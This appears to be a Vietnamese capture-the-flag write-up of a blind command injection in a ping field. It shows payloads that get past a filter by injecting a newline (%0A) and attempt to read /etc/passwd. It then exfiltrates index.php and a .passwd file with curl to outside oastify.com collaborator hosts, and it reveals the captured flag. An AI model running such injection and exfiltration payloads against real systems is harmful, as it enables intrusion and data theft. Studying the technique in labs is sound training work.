- Đầu tiên, mình tìm hiểu lỗi trước.

payload: 127.0.0.1 🡪 ping ok

nó sẽ truy vấn đến hệ thống như sau: ping 127.0.0.1.

- Mình thử

127.0.0.1 & cat /etc/passwd 🡪syntax error.

Bài toán thực sự bắt đầu.

-Mình thử ||,&&,& cx không được. Nó chặn &,| rồi.

Thử với %0A nhé.

Payload: 127.0.0.1%0Acat%20/etc/passwd🡪Ping ok.

Bypass thành công. Nhưng kết quả của câu lệnh không trả về cho người dùng.

🡪Blind command injection.

Có 3 cách để xử lí:

+ time based (nhưng bài toán xử lí bất đồng bộ)

+ redirect output (không tìm được mã nguồn có thể truy suất được)

Vậy cách còn lại là OAST kích hoạt sự tương tác mạng từ bên ngoài

Bạn có thể dùng burp collaborator client hay interactsh web client cx được.


Domain là: y0z5mw6njo9o00v2tgjldo876yco0d.oastify.com

Bài toán yêu cầu tìm flag trong file index.php

Bài post: [How to send file contents as body entity using cURL](https://stackoverflow.com/questions/15912924/how-to-send-file-contents-as-body-entity-using-curl)?

curl --data "@/path/to/filename" http://...

Payload: 127.0.0.1%0A curl - -data “@index.php” y0z5mw6njo9o00v2tgjldo876yco0d.oastify.com



Biến flag đọc file .passwd.

Payload:

127.0.0.1 %0A curl --data "@.passwd" yce5ywinvoloc0725gvlpok7iyopce.oastify.com

🡪flag: Comma@nd\_1nJec7ion\_Fl@9\_1337\_Th3\_G@m3!!!